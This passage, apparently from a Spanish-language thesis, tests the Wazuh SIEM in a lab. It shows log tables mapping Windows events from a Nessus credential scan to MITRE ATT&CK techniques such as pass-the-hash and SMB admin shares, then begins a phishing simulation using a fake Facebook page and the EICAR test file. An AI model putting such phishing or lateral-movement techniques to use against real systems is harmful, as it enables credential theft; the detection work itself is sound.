


Figura 52

Visualización de vulnerabilidades encontradas en Nessus






Figura 53

Visualización de logs de los eventos detectados en el SIEM Wazuh

Figura 54

Visualización de logs de los eventos detectados en el SIEM Wazuh





Apr 20, 2025 @ 11:13:56.543								
Apr 20, 2025 @ 11:13:56.535	5140	172.16.16.24	172.16.16.102	T1021.002	Lateral Movement	SMB/Windows Admin Shares	A network share was accessed.	-
Apr 20, 2025 @ 11:13:56.457	4624	172.16.16.24	172.16.16.102	T1550.002, T1078.002, T1021.001	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Pass the Hash, Domain Accounts, Remote Desktop Protocol	Successful Remote Logon Detected - User:\admin_prueba - NTLM authentication, possible pass-the-hash attack - Possible RDP connection. Verify that LAPTOP-O0P7VGRI is allowed to perform RDP connections	admin_prueba
Apr 20, 2025 @ 11:13:56.360	4634	172.16.16.24	-	-	-	-	Windows User Logoff	ANONYMOUS LOGON
Apr 20, 2025 @ 11:13:56.347	5140	172.16.16.24	172.16.16.102	T1021.002	Lateral Movement	SMB/Windows Admin Shares	A network share was accessed.	-
Apr 20, 2025 @ 11:13:56.289	4624	172.16.16.24	172.16.16.102	T1550.002, T1078.002	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Pass the Hash, Domain Accounts	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.	ANONYMOUS LOGON
Apr 20, 2025 @ 11:13:56.275	4634	172.16.16.24	-	-	-	-	Windows User Logoff	ANONYMOUS LOGON
Apr 20, 2025 @ 11:13:56.229	4624	172.16.16.24	172.16.16.102	T1550.002, T1078.002	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Pass the Hash, Domain Accounts	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.	ANONYMOUS LOGON
Apr 20, 2025 @ 11:13:56.215	4634	172.16.16.24	-	-	-	-	Windows User Logoff	ANONYMOUS LOGON
Apr 20, 2025 @ 11:13:56.199	5140	172.16.16.24	172.16.16.102	T1021.002	Lateral Movement	SMB/Windows Admin Shares	A network share was accessed.	-
Apr 20, 2025 @ 11:13:56.040	4624	172.16.16.24	172.16.16.102	T1550.002, T1078.002	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Pass the Hash, Domain Accounts	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.	ANONYMOUS LOGON
Apr 20, 2025 @ 11:13:56.037	4634	172.16.16.24	-	-	-	-	Windows User Logoff	ANONYMOUS LOGON
Apr 20, 2025 @ 11:13:55.793	4624	172.16.16.24	172.16.16.102	T1550.002, T1078.002	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Pass the Hash, Domain Accounts	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.	ANONYMOUS LOGON

Una vez realizado el ataque se valida los siguientes casos de uso detectados:

- **Event ID 4624: Valid Accounts:**El evento con ID 4624 registrado en el agente MV-Win-Srv-19 indica un inicio de sesión exitoso mediante el protocolo NTLM desde la dirección IP 172.16.16.102, usando la cuenta admin_prueba a través del tipo de inicio de sesión 3 (red), lo que puede implicar un acceso remoto, posiblemente por RDP. Este comportamiento está asociado a técnicas del framework MITRE ATT&CK como T1550.002 - Pass the Hash, T1078.002 - Domain Accounts, y T1021.001 - Remote Desktop Protocol, encajando con tácticas de Evasión de Defensas, Movimiento Lateral, Persistencia, Escalada de Privilegios y Acceso Inicial. Estas técnicas podrían ser indicio de un intento de compromiso o uso indebido de credenciales, por lo que se recomienda verificar si el origen del acceso (workstation LAPTOP-O0P7VGRI) está autorizado para establecer conexiones RDP hacia ese servidor.

Figura 55

Detección del Event ID 4624 en la SIEM Wazuh





Figura 56

Detección del Event ID 4624 en la SIEM Wazuh



- **Event ID 5140: Valid Accounts:** El evento 5140 registrado en el sistema MV-Win-

Srv-19 (IP: 172.16.16.24) muestra que el usuario "admin_prueba" accedió al recurso compartido de red *\\IPC$ desde la dirección IP 172.16.16.102 usando el puerto 56140, solicitando permisos de lectura sobre objetos de tipo File. Esta acción, detectada por Wazuh, está asociada a la técnica T1021.002 – SMB/Windows Admin Shares dentro de la táctica de Lateral Movement según el framework MITRE ATT&CK, lo que puede indicar un intento de desplazamiento lateral dentro de la red aprovechando recursos compartidos administrativos.

Figura 57

Detección del Event ID 5140 en la SIEM Wazuh





Figura 58

Detección del Event ID 5140 en la SIEM Wazuh




Adicional se valida un segundo evento que también es un 5140, pero esta vez reporta un "AUDIT_FAILURE", lo que indica que se intentó acceder a un recurso compartido de red ADMIN$ (ruta local C:\Windows) desde la IP 172.16.16.102 por el usuario "admin_prueba" usando el puerto 56140, pero no fue exitoso.

Esto refuerza la hipótesis de un posible movimiento lateral fallido o una fase de reconocimiento por parte del usuario (o atacante) que intenta acceder a shares administrativos. La técnica sigue alineada con MITRE ATT&CK T1021.002 (SMB/Windows Admin Shares), aunque este evento no está explícitamente etiquetado con MITRE en la alerta.

Figura 59

Detección del Event ID 5140 en la SIEM Wazuh



A continuación, se presenta una tabla con todos los casos de usos encontrados en base al Framework Mitre al realizar el ataque Ataque creación de usuarios:

Tabla 12

Casos encontrados de acuerdo al framework Mitre del ataque Escaneo de detección de credenciales válidas mediante Nessus

Timestamp	Event ID	Tácticas MITRE	Técnicas	ID Técnica	IP Origen
Apr 20, 2025 @ 11:13:59.002	4624	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Pass the Hash, Domain Accounts	T1550.002, T1078.002	172.16.16.102
Apr 20, 2025 @ 11:13:58.986	4634	-	-	-	-
Apr 20, 2025 @ 11:13:58.970	5140	Lateral Movement	SMB/Windows Admin Shares	T1021.002	172.16.16.102
Apr 20, 2025 @ 11:13:58.940	4624	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Pass the Hash, Domain Accounts, Remote Desktop Protocol	T1550.002, T1078.002, T1021.001	172.16.16.102
Apr 20, 2025 @ 11:13:58.927	4634	-	-	-	-
Apr 20, 2025 @ 11:13:58.894	5140	-	-	-	172.16.16.102
Apr 20, 2025 @ 11:13:58.878	5140	Lateral Movement	SMB/Windows Admin Shares	T1021.002	172.16.16.102
Apr 20, 2025 @ 11:13:58.847	4624	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Pass the Hash, Domain Accounts, Remote Desktop Protocol	T1550.002, T1078.002, T1021.001	172.16.16.102

Timestamp	Event ID	Tácticas MITRE	Técnicas	ID Técnica	IP Origen
Apr 20, 2025 @ 11:13:58.815	4634	-	-	-	-
Apr 20, 2025 @ 11:13:58.798	5140	Lateral Movement	SMB/Windows Admin Shares	T1021.002	172.16.16.102
Apr 20, 2025 @ 11:13:58.782	5140	-	-	-	172.16.16.102
Apr 20, 2025 @ 11:13:58.768	5140	Lateral Movement	SMB/Windows Admin Shares	T1021.002	172.16.16.102
Apr 20, 2025 @ 11:13:58.737	4624	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Pass the Hash, Domain Accounts, Remote Desktop Protocol	T1550.002, T1078.002, T1021.001	172.16.16.102
Apr 20, 2025 @ 11:13:58.704	4634	-	-	-	-
Apr 20, 2025 @ 11:13:58.691	5140	Lateral Movement	SMB/Windows Admin Shares	T1021.002	172.16.16.102
Apr 20, 2025 @ 11:13:58.646	4624	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Pass the Hash, Domain Accounts, Remote Desktop Protocol	T1550.002, T1078.002, T1021.001	172.16.16.102
Apr 20, 2025 @ 11:13:58.613	4634	-	-	-	-
Apr 20, 2025 @ 11:13:58.595	5140	Lateral Movement	SMB/Windows Admin Shares	T1021.002	

3.6.1.3. Ataque Phishing. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 13

Datos de la máquina atacante y la máquina objetivo.

	IP Origen	**Hostname**	**Sistema Operativo**
Máquina Atacante	172.16.16.108	-	Kali Linux
Máquina Objetivo	172.16.16.24	MV-Win-Srv-19	Windows Server 2019

Para efectuar el ataque de Phising se genera una página falsa de Facebook con Apache, con un archivo descargable con un malware de prueba llamada eicar.com

Figura 60

Descarga del archivo html en el Windows Server 2019

